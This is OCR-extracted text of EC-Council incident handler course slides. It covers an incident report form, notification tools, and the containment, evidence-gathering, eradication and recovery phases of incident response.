Details of Components/Assets Affected:		
Impacts:	❑ Confidentiality ❑ Integrity ❑ Availability ❑ Government's image ❑ Others, please specify:_____	
Please provide details on the impact and service interruption period, if any:		

Severity of the incident:	❑ Critical ❑ High ❑ Moderate ❑ Low
Current status of the incident:	
Is personal data involved in the incident?	❑ Yes, what does it involved: _____ ❑ No
Type of personal data involved:	❑ Social Security number ❑ Driver license number ❑ Identification card ❑ Financial account number and access code ❑ Medical information ❑ Residential Information ❑ Others: _____
Internal Individuals / Entities Notified:	❑ Information System Manager ❑ Information Coordinator ❑ Incident Response Manager ❑ ISIRT Commander ❑ GIRO Standing Office ❑ Others: _____
External Individuals / Entities Notified:	❑ CSTCB of the Police: _____ (Date/Time) ❑ PCPD: _____ (Date/Time) ❑ Others: _____ (Date/Time)
Actions Taken to Resolve Incident:	
Actions Planned to Resolve Incident:	
Outstanding Actions:	
Current System Status:	
Other Information:	
Media / Public Enquiry (If applicable)	
No. of Media Enquiry received:	No. of Public Enquiry received:

Review, Approval and Signature


Signature: _____ Date / Time: _____

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Tools for Incident Notification

Opsgenie


- Opsgenie allows the IH&R team to **send notifications** and **critical alerts** to the internal and external groups during an incident via multiple channels



https://www.atlassian.com

OnPage

- OnPage allows the IH&R team to **automate the incident alerting** and **notification** system to notify both the internal and external groups during a security incident



https://www.onpage.com

hide01.ir


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#06: Understand the Process of Containment

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Process Flow of Incident Containment



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Incident Containment

- IH&R team, along with technical, management, and legal teams, **prepare a containment strategy** to control the effect of the incident and request input from external support if required
- Containment requires implementing an appropriate strategy that limits the risk and ensures that critical forensic evidence is not destroyed
- Depending on the compromised resources, the IH&R team must determine the actions required to contain the incident

hide01.ir

Criteria for selecting appropriate containment procedure

1. Damage caused to the resources
2. Need for safeguarding the evidence
3. Availability of services
4. Time required to implement the containment strategy
5. Effectiveness of the strategy
6. Duration of the containment solution

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Guidelines for Incident Containment

ECIH EC-Council Certified Incident Handler

1. Compromised code can undermine security, so **maintain caution**
2. **Create forensic backups** of the data to appropriate media
3. **System logs** and **router logs** should be acquired and reviewed
4. Identify the **various risks**, if operations are continued
5. **Change all the necessary passwords** and implement a strong password policy
6. Create documents and **maintain records** for every action
7. **Dedicate a team** to containing any type of security issue
8. **Secure the affected area** to contain changes
9. Review information right from the **identification phase**
10. **Avoid conventional methods** for tracing back incidents; they may alert attackers

hide01.ir


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#07: Describe Evidence Gathering and Forensics Analysis

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Process Flow of Evidence Gathering and Forensic Analysis



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Evidence Gathering and Forensics Analysis

- As part of the incident response process, the IH&R team must **collect evidence** related to the incident from affected resources using different tools and techniques
- Organizations can use this evidence to **prosecute** the attackers, claim damages, and claim cyber insurance
- To gather evidence effectively, the organization must perform the following:
  - **Train employees** in first responder services
  - Create and implement **forensic readiness policy** and procedures
  - **Enable logging** on all network devices and security systems
- The process of collecting evidence includes:
  - Identification of target resources, networks, and **connected resources**
  - Securing and documenting the **crime scene**
  - Extracting the fragile and **volatile evidence**
  - **Secure handling**, packaging and transportation of the **evidence devices**
  - Extraction of **static evidence** stored as media and other resources

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Evidence Handling

- Evidence handling or preservation is an **integral part** of evidence gathering and forensic analysis process

- Preservation also involves **completely backing up** all the affected systems for further investigation and recovery through appropriate media devices

- IH&R team must **store the backups** in a **physically secure location**, protect the collected evidence from physical or digital damage, and maintain a well-documented chain of custody

hi0e01.ir


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#08: Explain the Process of Eradication

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Process Flow of Eradication





hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Eradication

- In the eradication phase, the IH&R team must **remove or eliminate the root cause of the incident** and close all attack vectors to prevent similar incidents in future
- Alert service providers, developers, and manufacturers about the affected resources
- Check if the **issue persists in similar resources** across the organization and eliminate it from all such resources
- Test if the issue has been resolved before initiating the **recovery process**
- The possible countermeasures include:
  - Update antivirus software
  - Install latest patches
  - Policy compliance checks
  - Independent security audits
  - Disable unnecessary services
  - Update security policies and procedures
  - Change passwords of compromised systems
  - Reinstall compromised systems

hide01.ir


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#09: Understand the Process of Recovery


hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Recovery Process Flow



hide01.ir



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Systems Recovery

Recovery stage determines the course of actions to restore affected systems to its normal operation, and it depends on the **extent of the security breach**

- The actions to be performed in **recovery stage** are:
  - **Rebuild** the system by installing a new OS
  - **Restore** user data from trusted backups
  - **Replace** infected files with clean copies
  - **Change** passwords
  - **Examine** protection and detection methods
  - **Inspect** security patches before installation and enable system logging



hide01.ir

